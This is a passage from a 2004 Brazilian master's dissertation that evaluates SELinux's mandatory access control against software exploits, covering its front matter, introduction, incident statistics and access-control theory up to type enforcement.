Carlos Anísio Monteiro

Avaliação do modelo de segurança *Security-Enhanced Linux* (SELinux) através da exploração de falhas típicas de *softwares*

Dissertação apresentada ao Instituto de Pesquisas Tecnológicas do Estado de São Paulo - IPT, para obtenção do título de Mestre em Engenharia de Computação.

Área de concentração: Redes de Computadores

Orientador: Prof. Dr. Mário Olímpio de Menezes

São Paulo

2004

Monteiro, Carlos Anísio
Avaliação do modelo de segurança Security-Enhanced Linux (SELinux) através da exploração de falhas típicas de softwares./ Carlos Anísio Monteiro . São Paulo, 2004.
132p.

Dissertação (Mestrado em Engenharia de Computação) - Instituto de Pesquisas Tecnológicas do Estado de São Paulo. Área de concentração: Redes de Computadores

Orientador: Prof. Dr. Mário Olímpio de Menezes

1. Segurança 2. Sistema operacional (computador) 3. Controle de acesso 4. LINUX (sistema operacional) 5. SELINUX 6. Tese I. Instituto de Pesquisas Tecnológicas do Estado de São Paulo. Centro de Aperfeiçoamento Tecnológico II. Título

CDU 004.056.451.9LINUX(043)
M775a

Aos meus filhos, Bruno e Daniela, que são a essência da minha vida.

À minha esposa, Marcia, sem o acento mesmo, com todo o amor e carinho.

Aos meus pais, Gyanete e Jaures, que iniciaram tudo isso.

Agradecimentos

Em especial, ao meu Orientador, Prof. Dr. Mário, que confiou e aceitou caminhar comigo nesta jornada. Pelos conselhos, ensinamentos, paciência, amizade, atenção, dedicação e profissionalismo sempre alterosos. MUITO OBRIGADO.

À minha esposa, pela paciência e carinho para aturar-me, pelo incentivo e preces que nunca faltaram.

Aos meus filhos, meus grandes motivadores. Através da inocência e da transparência de suas ações, estão sempre torcendo muito por mim e sempre renovando minhas energias.

Aos meus pais, que apesar da distância estão sempre de braços abertos e apoiando-me. Ensinaram-me que a maior virtude que um ser humano deve preservar é a sua integridade moral e que, o respeito, o caráter e a dignidade devem ser o alicerce para qualquer atitude.

Ao Prof. Dr. Robert Liang Koo, que quando tudo já estava praticamente perdido, apontou-me um novo caminho, proporcionando uma nova oportunidade.

Aos membros da lista *selinux@tycho.nsa.gov*: Stephen Smalley, Russell Coker, Daniel J. Walsh, Colin Walters, Dale Amon, Thomas Blehel, Tom Vogt e James Morris, sempre muito alterosos em resolver várias dúvidas e propor sugestões.

A todos os professores que participaram como membros da banca ou como suplentes: Dr. Paulino Ng, Dr. Antonio Carlos Lima, Dr. Adilson Guelfi, Dr. Mário Miyake, Dr. Antonio Carlos Barroso.

Aos funcionários do IPT: Ester Batista, Mary Toledo, Lívia Chaves, Maria de Lourdes, Maria Darci e, em especial, Adilson Feliciano.

À Maria Teresa Zavitoski e Marisa Corzânego.

Aos colegas do IP e de outos setores do IPEN que me ajudaram.

A Deus, evidentemente, pois é Ele que governa e organiza todos os acontecimentos.

E, finalmente, a todos que direta ou indiretamente me apoiaram na realização deste trabalho.

RESUMO

Estudar o comportamento das mais variadas formas de ataques e instituir e/ou desenvolver mecanismos de segurança, por mais simples que sejam, para impedi-los e consequentemente "tentar" restringir os danos que possam ser causados, afigura-se como um grande quebra-cabeça a todos que estão envolvidos com segurança da informação em ambientes computacionais.

Em vista disso, este trabalho tem como objetivo avaliar um modelo de segurança (*Security-Enhanced Linux* (SELinux)), cuja proposta é estabelecer um mecanismo de controle de acesso obrigatório (*mandatory access control*), fundamentado em domínios, que visa tornar o sistema operacional GNU/Linux mais robusto e, consequentemente, menos vulnerável a determinados tipos de ataques.

O método utilizado para avaliar o grau de comprometimento a que um sistema GNU/Linux está exposto, com e sem o modelo SELinux implementado, foi através da exploração de algumas vulnerabilidades típicas de *softwares*, por exemplo, estouro de *buffer* e *string* de formatação, as quais proporcionam ao atacante obter acesso ao sistema.

Com os experimentos verificou-se que um acesso indevido pode proporcionar ao atacante privilégios irrestritos ao sistema GNU/Linux sem o modelo SELinux implementado. Ao passo que, com o modelo SELinux implementado e as políticas de segurança configuradas adequadamente, os privilégios alcançados pelo atacante podem ser grandemente restringidos.

Esta restrição permite uma análise de risco mais precisa, já que é possível delimitar com maior probabilidade, o impacto de um acesso indevido a um sistema que contenha informações sensíveis.

Palavras-chave: segurança, controle de acesso, SELinux, sistema operacional, vulnerabilidades.

ABSTRACT

The study of the several kinds of attacks into information systems in computerized environments, and the introduction and development of security mechanisms that inhibit and attempt to restrict the damage caused by such break-ins are a challenge to all in the field of information security.

This study evaluates the *Security-Enhanced Linux* - SELinux model. SELinux was developed to establish a mandatory access control mechanism based on identity and role based access control with type enforcement. This mechanism is used to make the GNU/Linux operating system more robust and consequently less vulnerable to certain kinds of attacks currently known.

An evaluation of the degree of damage to which a GNU/Linux system is exposed, with and without the adoption of the SELinux model, is conducted by explointing vulnerabilities which are typical of current software. Buffer overflow and format string are examples of such vulnerabilities that may allow an attacker to gain unauthorized access to a system.

The results show that an attacker can gain unlimited access in the GNU/Linux system when the SELinux model is not implemented. On the other hand, privileges are significantly restricted when the SELinux model is implemented and the security policies are properly set.

Restricted privileges allow for more precise risk analysis because the attacker will be confined in the domain of the exploited applications, which can be limited to the minimal set of objects and permisssions needed to perform their task. Consequently, the impact of an unauthorized access to a system containing sensitive information may be predicted with higher probability.

Keywords: security, access control, SELinux, operating system, vulnerabilities.

Lista de ilustrações

Lista de tabelas

Lista de abreviaturas e siglas

ACL	*Access Control List*
API	*Application Programming Interface*
AVC	*Access Vector Cache*
CERT/CC	*Computer Emergency Response Team Coordination Center*
CIAC	*Computer Incident Advisory Capability*
CPU	*Central Processing Unit*
CramFS	*Compressed ROM File System*
CVE	*Common Vulnerabilities and Exposures*
DAC	*Discretionary Access Control*
Devpts	*Pseudo-terminal slave device*
DNS	*Domain Name System*
DoD	*Department of Defense (US)*
E/S	*Entrada/Saída*
E-Mail	*Eletronic Mail*
EBP	*Extended Base Pointer*
FedCIRC	*Federal Computer Incident Response Center*
Flask	*Flux Advanced Security Kernel*
GID	*Group Identifier*
HTTP	*Hypertext Transfer Protocol*
IANA	*Internet Assigned Numbers Authority*
IBAC	*Identity-Based Access Control*
IP	*Internet Protocol*
LIDS	*Linux Intrusion Detection System*
LinSec	*Linux Security*
LSM	*Linux Security Modules*
MAC	*Mandatory Access Control*
MBR	*Master Boot Record*
MDA	*Mail Delivery Agent*
MTA	*Mail Transport Agent*
NAI Labs	*Networks Associates Technology Laboratories*
NSA	*National Security Agency*
pty	*Pseudo-terminal*
RAM	*Random Access Memory*
RAW IO	*Raw Input Output*
RBAC	*Role-Based Access Control*
RET	*Return (address memory)*
RFC	*Requests for Comments*

Rlogin	*Remote login*
ROMFS	*Read Only Memory Filesystem*
SELinux	*Security-Enhanced Linux*
SELinuxfs	*Security-Enhanced Linux filesystem*
seteuid	*Set effective user identifier*
setreuid	*Set real and effective user identifier*
setresuid	*Set real, effective and saved user identifier*
setruid	*Set real user identifier*
setuid	*Set user identifier*
SGID	*Set group identifier*
SID	*Security identifier*
SMTP	*Simple Mail Transport Protocol*
SSHD	*Secure Shell Daemon*
SUID	*Set-User Identifier*
TCP	*Transmission Control Protocol*
TCP/IP	*Transmission Control Protocol / Internet Protocol*
TCP/IPv4	*Transmission Control Protocol / Internet Protocol version 4*
TCSEC	*Trusted Computer System Evaluation Criteria*
TE	*Type Enforcement*
TLI	*Transport Layer Interface*
UDP	*User Datagram Protocol*
UID	*User Identifier*
vfat	*Virtual file allocation table (filesystem)*
xattr	*Extended attribute (filesystem)*
Xterm	*X terminal*

Sumário

1 INTRODUÇÃO

Uma introdução a alguns aspectos de segurança e a real necessidade de se prover segurança em um ambiente computacional, mais especificamente em um sistema operacional.

São citados alguns estudos, cujos objetivos são estabelecer mecanismos de segurança que possam aperfeiçoar os níveis de segurança e dificultar, ao máximo, determinados tipos de ataques a um sistema. É apresentado também o objetivo a que esse trabalho se propõe e os motivos que me levaram a optar pela sua realização.

E, por fim, como está organizado o trabalho.

1.1. Introdução

É unânime, desde os primórdios e sobretudo nos dias atuais, que o tema relacionado a segurança apresenta-se como um dos grandes desafios a serem vencidos. Vários são os campos de atividades que requerem segurança e tentar enumerá-los, com certeza, poderia ocasionar a omissão de alguns além de não ser relevante para este trabalho.

O escopo deste trabalho está na segurança de informações que estejam relacionadas a ambientes computacionais, mais especificamente à segurança de sistemas operacionais. E, quando se pensa em segurança de informações alguns fatores devem ser levados em consideração. Zwicky, Cooper & Chapman (2000) apontam três fatores que devem ser considerados quando um computador é ligado em rede:

- Os dados - as informações da empresa.
- Os recursos -os próprios computadores.
- A reputação da empresa.

A não observância desses fatores na implementação de uma política de segurança pode descaracterizar qualquer tentativa de oferecer segurança a um ambiente computacional e para muitas organizações pode determinar até mesmo o fracasso do empreendimento. Em vista disso, vários estudos estão sendo conduzidos com o propósito de melhorar e desenvolver técnicas de segurança cada vez mais confiáveis. Uma parte desses estudos está sendo direcionada para estabelecer mecanismos de segurança mais robustos aos sistemas operacionais.

Afinal, qual a real necessidade de proteger o sistema operacional?

Vários fatores podem ser relacionados para demonstrar a necessidade de se proteger o sistema operacional, por exemplo:

- A base de dados de uma organização está instalada sobre um sistema operacional.
- Mecanismos de segurança, como *firewall*, são implementados sobre um sistema operacional.
- Todos os tipos de servidores: *web*, correio eletrônico, arquivos, entre outros, estão sustentados por um sistema operacional.

Em vista disso, conclui-se que qualquer acesso não autorizado a um servidor pode comprometer os dados, os recursos e a reputação de uma organização. Além do mais, como afirma a *Sun Microsystems*, citado por Mauro & Schmidt (2001), "a rede é o próprio computador". Ou seja, os demais recursos da rede, como roteadores, *switches*, etc, podem estar funcionando adequadamente, mas se o servidor de banco de dados ou de correio eletrônico estiver inoperante, o administrador estará com um grande problema. Portanto, prover segurança ao sistema operacional é fundamental, pois ele representa um ponto crítico de falha para todo o sistema.

Outra questão que pode ser levantada é: os sistemas operacionais por si só já não apresentam um nível de segurança adequado?

É verdade que a maioria dos sistemas operacionais, como Unix, Linux e Windows, apenas para citar alguns, apresentam mecanismos de segurança bastante sofisticados, por exemplo: o processo de autenticação de usuários e senhas e a forma como os usuáruios acessam os arquivos e os recursos do sistema. Entretanto, segundo Garfinkel, Spafford & Schwartz (2003) esses mecanismos não são de muita ajuda quando os sistemas são mal configurados, mal utilizados ou **contém algum *software* com falha**.

Outros mecanismos de proteção, como *firewalls*, tornam-se ineficazes diante de vulnerabilidades em *softwares* e de permissões de acesso aos sistemas. Por exemplo, o `sendmail`, um *software* de gerenciamento de correio eletrônico muito utilizado, apresentou uma falha de segurança *CA-2003-12 :Buffer Overflow in Sendmail*, a qual pode ser confirmada em `www.cert.org/advisories`, que permite a um atacante obter os privilégios do *daemon* `sendmail`, que normalmente herda os privilégios do usuário `root`, para quem não há nenhuma restrição de acesso ao sistema. Como citado por Zwicky, Cooper & Chapman (2000), "nenhum *firewall* pode protegê-lo de algo que você tenha permitido explicitamente que passasse através dele".

Outro aspecto que pode ser relacionado, inerente ao administrador, diz respeito à atualização dos *softwares*. Muitas vezes, a falta de aplicação de *patches* torna o sistema muito mais vulnerável a uma gama de ataques. E os *patches*, muitas vezes, só são produzidos após a divulgação pública de alguma falha e nada impede que uma pessoa mal intencionada que a tenha descoberto ou conhecido, explore essa falha antes da correção.

Como citado anteriormente, vários projetos e pesquisas estão sendo realizados com o intuito de desenvolver técnicas e ferramentas que possam proporcionar um alto grau de segurança às informações, tais como: *snort* (`www.snort.org`) como ferramenta de detecção de intrusos, *Linux Intrusion Detection System* (`www.lids.org`) cujo propósito é fortalecer os mecanismos de controle de acesso e detecção de intrusos, para mencionar alguns exemplos.

Outro projeto em andamento é o *Security-Enhanced Linux* (`www.nsa.gov/selinux`), cujo propósito, análogo ao LIDS, é prover mecanismos de controle de acesso robustos, baseado em políticas de segurança, para determinar os níveis de permissões que são concedidos a usuários, processos, arquivos, dispositivos, etc.

1.2. Objetivo

A proposta deste trabalho é avaliar o modelo de segurança proposto pelo SELinux através da exploração de falhas de segurança típicas de *softwares*, como estouro de *buffer* (*buffer overflow*), *string* de formatação (*format string*), entre

outras, que possibilitem a um atacante realizar uma invasão a um determinado *host* que esteja executando o sistema operacional GNU/Linux, e investigar o grau de comprometimento do sistema com e sem um mecanismo de controle de acesso implementado, no caso o SELinux.

1.3. Motivação

A importância dos sistemas operacionais no contexto de um ambiente de tecnologia da informação e o crescente número de incidentes que vem ocorrendo, em especial aqueles que de alguma forma proporcionam a um atacante acesso irrestrito a um computador, determinam uma necessidade urgente de estabelecer mecanismos de segurança que minimizem os danos que possam ser causados por um atacante a uma empresa. A Tabela 1.1 apresenta um quadro estatístico sobre o número de incidentes de segurança ocorridos entre os anos de 2000 e 2003, reportados ao *Federal Computer Incident Response Center* dos Estados Unidos. Enquanto a Tabela 1.2 refere-se ao número de incidentes reportados ao *NIC BR Security Office* do Brasil, no ano de 2003.

Tabela 1.1 - Número de incidentes ocorridos entre os anos de 2000 a 2003, reportados ao Federal Computer Incident Response Center (www.fedcirc.gov).

Incidentes	**2003**	**2002**	**2001**	**2000**
Comprometimento do usuário `root`.	137	125	101	157
Comprometimento do usuário comum.	587	111	127	115
Negação de serviço (*denial of service*).	25	36	760	36
Desfiguração de *web site*.	90	46	236	0
Uso inadequado dos recursos do sistema.	26	39	7	24
Código malicioso.	191.306	265	4.764	0
Atividades de reconhecimento.	706.441	488.000	452	71
Outros	535.304	1.268	108	9
Total	1.433.916	489.890	6.555	412

Tabela 1.2 - Número de incidentes reportados ao NIC BR Security Office (www.nbso.nic.br) no ano de 2003.

Mês	**Total**	**worm (%)**		**af (%)**		**dos (%)**		**invasão (%)**		**aw (%)**		**scan(%)**		**fraude (%)**	
jan	3.603	2.275	63	72	2	3	0	9	0	66	1	1.162	32	16	0
fev	2.948	1.717	58	60	2	3	0	14	0	42	1	1.084	36	28	0
mar	3.255	1.919	58	81	2	4	0	8	0	26	0	1.206	37	11	0
abr	3.689	2.463	66	66	1	6	0	7	0	31	0	1.088	29	28	0
mai	3.393	1.834	54	62	1	17	0	7	0	52	1	1.378	40	43	1
jun	3.332	1.469	44	168	5	1	0	12	0	39	1	1.627	48	16	0
jul	3.622	1.386	38	81	2	1	0	11	0	52	1	2.052	56	39	1
ago	4.946	2.359	47	181	3	1	0	8	0	39	0	2.316	46	42	0
set	5.987	3.529	58	38	0	2	0	7	0	40	0	2.321	38	50	0
out	6.661	4.569	68	33	0	6	0	9	0	46	0	1.955	29	43	0
nov	6.135	4.495	73	60	0	4	0	11	0	50	0	1.441	23	74	1
dez	7.036	5.400	76	25	0	2	0	17	0	33	0	1.356	19	203	2
Total	54.607	33.415	61	927	1	50	0	120	0	516	0	18.986	34	593	1

legenda:

af	ataque ao usuário final
dos	*denial of service* (negação de serviço)
aw	ataque ao servidor *web*

Entretanto, como mencionado por McClure, Scambray & Kurtz (2003):

> "A falta de investimento em segurança de informações pelas empresas deve-se ao fato de que o risco não foi devidamente considerado e a segurança das informações não foi articulada como um investimento que gerará receita. Sem um plano que mostre que X dólares investidos em segurança de informações resultarão em Y dólares de redução de risco, não se pode esperar que a empresa invista mais."

Conhecer como esses incidentes podem ser explorados e implementar uma solução apropriada, tornou-se um fator prioritário para muitos administradores de rede, e consequentemente para as empresas, além de apresentar-se como um grande desafio.

Outro ponto a considerar é que as técnicas de invasão estão sendo cada vez mais aperfeiçoadas e com o avanço e disseminação do acesso à Internet, qualquer indivíduo com conhecimento mediano em computação pode buscar e encontrar

ferramentas prontas de ataque e invasão de sistemas, seja na forma de programas de demonstração e ataque da vulnerabilidade ou como os famosos *rootkits*, que têm como finalidade básica ocultar as ações e permitir acesso de um atacante ao sistema.

A escolha do modelo de segurança SELinux, baseou-se no fato de ser uma ferramenta desenvolvida pela *National Security Agency* dos EUA, por apresentar uma arquitetura de controle de acesso obrigatório (*mandatory access control* (MAC)) extremamente robusta e flexível, por adotar a filosofia de *software* livre e finalmente, por ser uma ferramenta orientada para o sistema operacional GNU/Linux, que segundo um estudo de análise de mercado realizado pelo *Aberdeen Group* (2003) é o sistema operacional com maior tendência de crescimento em termos de implantações em servidores.

1.4. Organização

O trabalho está dividido em oito capítulos. O capítulo 1 fornece uma visão geral sobre segurança de informações e apresenta os motivos e o objetivo do trabalho bem como sua organização.

O capítulo 2 apresenta os fundamentos sobre alguns mecanismos e ou modelos de controle de acesso que estão relacionados ao SELinux. Conceitos sobre matriz de controle de acesso, imposição de tipo (*type enforcement* (TE)), controle de acesso baseado em papéis (*role based acess control* – RBAC) e controle de acesso baseado na identidade do usuário (*identity based acess control* – IBAC).

O capítulo 3 ilustra alguns trabalhos paralelos que foram ou estão sendo desenvolvidos para melhorar os mecanismos de controle de acesso do sistema ou como forma de dificultar determinados tipos de ataques.

O capítulo 4 descreve o SELinux, apresenta os módulos de segurança implementados no *kernel*, as políticas de segurança e os modelos TE, RBAC e IBAC que combinados formam a sua estrutura.

Alguns exemplos de vulnerabilidades típicas de softwares são mencionados no capítulo 5.

O capítulo 6 descreve os procedimentos para implantação do SELinux, as modificações que devem ser efetivadas no *kernel* e os pacotes que devem ser instalados ou atualizados para prover as funcionalidades do SELinux.

O capítulo 7 apresenta os experimentos ou testes que foram realizados para avaliar os critérios de segurança propostos pelo SELinux.

E finalmente, o capítulo 8 apresenta uma conclusão sobre o SELinux, a necessidade de novos estudos e situa o SELinux como um mecanismo vantajoso que muitas organizações devem considerar.

O trabalho contém, ainda, dois apêndices (A e B) e um anexo. No apêndice A, é apresentado as políticas de segurança relacionadas à aplicação `sendmail`, ao passo que, o apêndice B, contém os programas fontes das aplicações cliente e servidor utilizadas no trabalho. O anexo ilustra as políticas de segurança adotadas para a aplicação `apache`.

2 CONTROLE DE ACESSO (FUNDAMENTOS)

Neste capítulo, são apresentados conceitos relacionados ao estado de proteção de um sistema, a matriz de controle de acesso que representa uma forma conceitual para outros modelos e os modelos de controle de acesso: controle de acesso arbitrário (*discretionary access control* (DAC)), controle de acesso obrigatório (*mandatory access control* (MAC)), imposição de tipo (*type enforcement* (TE)) e controle de acesso baseado em papéis (*role based access control* (RBAC)).

Também é apresentado o modelo do SELinux, cuja proposta é aperfeiçoar os mecanismos de controle de acesso de um sistema Linux padrão.

2.1. Introdução

O estado de proteção em que um sistema se encontra pode ser classificado em: seguro ou inseguro. Partindo desta premissa e direcionando o foco para os sistemas de computadores, um conjunto de operações realizadas pelo sistema, como ler, gravar, executar, entre outras, pode afetar o estado de proteção em que um sistema se encontra. Deste modo, uma mudança de estado de proteção do sistema pode ser representada de acordo com a seguinte expressão (Bishop, 2003):

$$X_i \vdash_{\tau_{i+1}} X_{i+1}$$

Onde, X_i representa o estado inicial em que o sistema se encontra, τ_{i+1} o conjunto de operações executadas e X_{i+1} o estado em que o sistema se encontrará após a execução das operações. Portanto, a condição de transição τ_{i+1} move o sistema do estado X_i para o estado X_{i+1}.[1]

[1] O símbolo ⊢ representa o estado de transição do sistema.

Segundo Bishop (2003), um sistema é considerado seguro se ele não puder transitar de um estado autorizado para um estado não autorizado.

Considere a ilustração apresentada na Figura 2.1, adaptadata de Bishop (2003), em que é definido um conjunto de estados e transições, observando as seguintes terminologias:

$A = \{ AU_1, AU_2 \}$ => estado autorizado.

$B = \{ NA_1, NA_2 \}$ => estado não autorizado.

t_x as transições



Figura 2.1 - Estado de proteção de um sistema.

A Figura 2.1 ilustra um sistema que não é considerado seguro, pois, há uma transição (t_3) de um estado autorizado para um estado não autorizado e, portanto, o sistema apresenta uma falha nos requisitos de segurança.

As transições de estado de um sistema devem ser regidas por políticas de segurança, e essas políticas de segurança devem definir o grau de permissão estabelecido para um sistema.

Contudo, para que as políticas de segurança tornem-se efetivas, um mecanismo de segurança (como o encontrado no SELinux, por exemplo) deve ser introduzido como um agente regulador dessas políticas.

2.2. Matriz de controle de acesso

O estado de proteção de um sistema pode ser representado por meio de um modelo de matriz de controle de acesso. Criado por Butler Lampson (*) e adaptado por Graham e Denning (*) apud Bishop (2003) - este modelo caracteriza as permissões de acesso de cada entidade ativa (um processo, por exemplo) em relação a outra entidade ativa ou não (por exemplo, um processo ou um arquivo).

O conjunto de todas as entidades (ativas ou não) que devem ser canalizadas para o estado de proteção do sistema são classificadas como objetos (O), ao passo que o conjunto de entidades ativas (processos e usuários) é simbolizado como objetos ativos (S) (Bishop, 2003). Essas entidades ativas acessam e manipulam os objetos e atuam em conformidade com os interesses de um usuário (Chitturi, 1998).

Prosseguindo com Bishop (2003), o relacionamento entre essas entidades é representado por uma matriz A, cujas permissões são esboçadas conforme um conjunto de permissões R para cada entrada na matriz a[s,o], em que s ∈ S, o ∈ O e a[s,o] ∈ R. O objeto ativo s tem o conjunto de permissões a[s,o] sobre o objeto o. O conjunto de estados de proteção do sistema é representado por (S,O,A). A Figura 2.2 apresenta um exemplo do estado de proteção de um sistema. Note que um processo, por exemplo, é tratado como um objeto ativo e como um objeto. Isso habilita o processo a ser o alvo das operações ou o agente das operações.



Figura 2.2 - Matriz de controle de acesso (adaptado de Bishop (2003)).

$S = \{ s_1, \ldots, s_n \}$ $\quad$ $O = \{ o_1, \ldots, o_n, s_1, \ldots, s_n \}$

$R = \{ r_1, \ldots, r_v \}$ $\quad$ $A[s_i, o_j] \cup R$

onde, $A[s_i, o_j] = \{ r_x, \ldots, r_y \}$ significa que o objeto ativo s_i tem as permissões $r_x, \ldots, r_y$ sobre o objeto o_j.

Os sistemas Linux padrão e SELinux utilizam este conceito de matriz de controle de acesso, na qual um conjunto de permissões (R) determina o grau de acesso dos objetos ativos em relação aos demais objetos no sistema. Por exemplo:

- Nos sistemas Linux padrão um processo s contém uma ou um conjunto de permissões para acessar o objeto o (arquivos ou processos, por exemplo). Seguindo a nomenclatura assinalada para a Figura 2.2, o controle de acesso pode ser indicado da seguinte forma:

$$A[s, o] = \{ r_x, \ldots, r_y \}$$

- Em um sistema SELinux, para um processo é definido um domínio e para um objeto é definido um tipo. Assim, para o domínio d é definido uma ou um conjunto de permissões para acessar o tipo t. Neste caso, o controle de acesso está baseado em domínio e tipo:

$$A[d, t] = \{ r_x, \ldots, r_y \}$$

2.3. Tipos de controle de acesso

Basicamente, dois tipos de modelos de controle de acesso - controle de acesso arbitrário (*discretionary access control* (DAC)) e controle de acesso obrigatório (*mandadory access control* (MAC)), proporcionam meios de estabelecer segurança, em nível de controle de acesso, aos sistemas Unix e Linux.

O DAC, também denominado de controle de acesso baseado na identidade (*identity-based access control* (IBAC)) (Bishop, 2003), é um modelo padrão para a maioria dos sistemas Unix e Linux. O controle de acesso está fundamentado na identidade do usuário ou do grupo. Ou seja, o usuário tem o controle sobre os objetos do sistema que estão sob sua responsabilidade. Logo, um usuário pode conceder a outros usuários acesso irrestrito a esses objetos e conseqüentemente possibilitar que usuários mal intencionados tenham acesso aos seus objetos. Portanto, a proteção contra códigos maliciosos, cavalos de tróia, por exemplo, não é possível usando o modelo DAC porque todo programa executado pelo usuário herda todos os privilégios associados a esse usuário (Loscocco & Smalley ,2001b).

No modelo DAC o usuário pode determinar quem pode e quem não pode acessar os seus dados (Russell & Gangemi, 1992).

De modo contrário, o modelo MAC, também conhecido como controle de acesso baseado em regras (*rule-based access control)* (Bishop, 2003), permite que se estabeleça uma separação na execução das aplicações e o acesso a essas aplicações é controlado por um conjunto de regras que são estipuladas por um administrador e cumpridas por um mecanismo de segurança do sistema, não permitindo que um usuário obtenha privilégios de modo arbitrário. Assim, o usuário pode executar uma aplicação somente dentro de limites previamente estabelecidos. Bishop (2003) menciona que quando um mecanismo do sistema controla o acesso a um objeto e o usuário não pode alterar esse acesso, o controle é MAC.

Na visão de Chitturi (1998), a arquitetura MAC estabelece um mecanismo robusto de separação de aplicações que reduz os riscos de comprometimento do sistema operacional que poderiam resultar da execução de aplicações inseguras. O acesso às aplicações é determinado por políticas de segurança que são aplicadas aos objetos do sistema, ativos ou não. Deste modo, até mesmo para os usuários definidos com `UID=0` são estabelecidos limites de acesso aos recursos do sistema.

O modelo MAC não impede que aplicações inseguras sejam executadas no sistema ou que uma determinada aplicação seja prejudicada, mas impede que uma aplicação insegura comprometa outras aplicações que estão sendo executadas (Loscocco *et al.*, 1998). Isto porque o controle de acesso está fundado em regras que são interpretadas pelo sistema e não pelo usuário, como ocorre com o modelo DAC, e para as aplicações é aplicado o princípio de "mínimo privilégio" (Garfinkel, Spafford & Schwartz, 2003; Thomsem & Schwartau, 1996; Bishop, 2003), ou seja, são concedidas permissões para acessar somente os objetos, ativos ou não, que necessita para realizar suas tarefas.

Os sistemas que provêem MAC devem atribuir rótulos a todos os objetos (ativos ou não) introduzidos no sistema (Russell & Gangemi, 1992; White, Fisch & Pooch, 1996).

Os modelos apresentados a seguir, imposição de tipo e controle de acesso baseado em papéis, são uma forma de implementar MAC.

O *US Department of Defense Trusted Computer System Evaluation Criteria* (TCSEC) (DoD 5200.28-STD, 1985; Silberschatz & Galvin, 1999*)*, habitualmente referido como *Orange Book* (White, Fisch & Pooch, 1996), classifica hierarquicamente a segurança de sistemas em quatro divisões: A, B, C e D, sendo a divisão A considerada a de máxima segurança. O DAC é um modelo que está classificado na divisão C, na qual os requisitos de controle de acesso são concedidos arbitrariamente. Já o MAC está classificado na divisão B, e os requisitos de controle de acesso são estipulados com base em regras que devem ser cumpridas.

2.4. Imposição de tipo

A imposição de tipo, originalmente introduzida por Boebert & Kain (Boebert & Kain (*) *apud* Badger *et al.,* 1995), é um modelo de controle de acesso que associa cada objeto ativo a um **domínio** e cada objeto a um **tipo**. Os acessos permitidos entre objetos ativos e objetos no sistema dependerão do domínio e tipo, respectivamente. Um conjunto de políticas de segurança aplicadas a cada par (domínio, tipo) determina as operações que um objeto ativo pode efetivar sobre um objeto no sistema. Esse conjunto de políticas de segurança é armazenado em uma tabela de imposição de tipo (Hoffman, 1997). A Figura 2.3 apresenta o modelo de imposição de tipo.

Em vista disso, cada objeto ativo (processo) é confinado em um domínio e, por conseguinte, o princípio de "mínimo privilégio" é aplicado.

Thomsem & Schwartau (1996) descrevem que este modelo de segurança especifica um mecanismo de separação e controle de aplicações, através do estabelecimento de um conjunto de políticas que define as permissões que são concedidas a cada aplicação para executar sua tarefa assim como para as transições entre domínios.

Basicamente, o propósito do modelo é limitar os danos que possam ser causados ao sistema por pessoas mal intencionadas, justamente pelo fato que as aplicações são executadas separadamente, cada uma em seus respectivos domínios e, portanto, um usuário pode ter seus privilégios restringidos a um único domínio.

Ademais, o modelo de imposição de tipo não emprega o conceito de um usuário com privilégios irrestritos, ou seja, um "superusuário". Em vista disso, mesmo um usuário definido com `UID=0`, poderá ter os privilégios limitados. Por conseguinte, caso ocorra uma falha em uma aplicação, executada com privilégios de `root`, que permita a um atacante obter um acesso de `root`, mesmo assim, este atacante poderá estar com os privilégios restringidos aos estabelecidos para o domínio da aplicação.



Figura 2.3 - Modelo de imposição de tipo.

Uma descrição formal do modelo TE é apresentada a seguir:

DS(s,d) = { conjunto de domínios d atribuídos ao objeto ativo s }

TO(o,t) = { conjunto de tipos t atribuídos ao objeto o }

A = { coleção de acessos possíveis }

AC = { conjunto de acessos possíveis para o par (d,t) - representado pela tabela de imposição de tipo apresentada na Figura 2.3 (AC ⊆ A}

exec(s,op) = verdadeiro se o objeto ativo s pode executar a operação op.

A seguinte regra pode ser definida:

(∀s, ∀op) [exec(s,op) → s ∈ DS, op ∈ AC]

O objeto ativo s pode executar uma operação op somente se um domínio foi atribuído a s e se a operação a ser realizada é congruente com AC.

2.5. Controle de acesso baseado em papéis

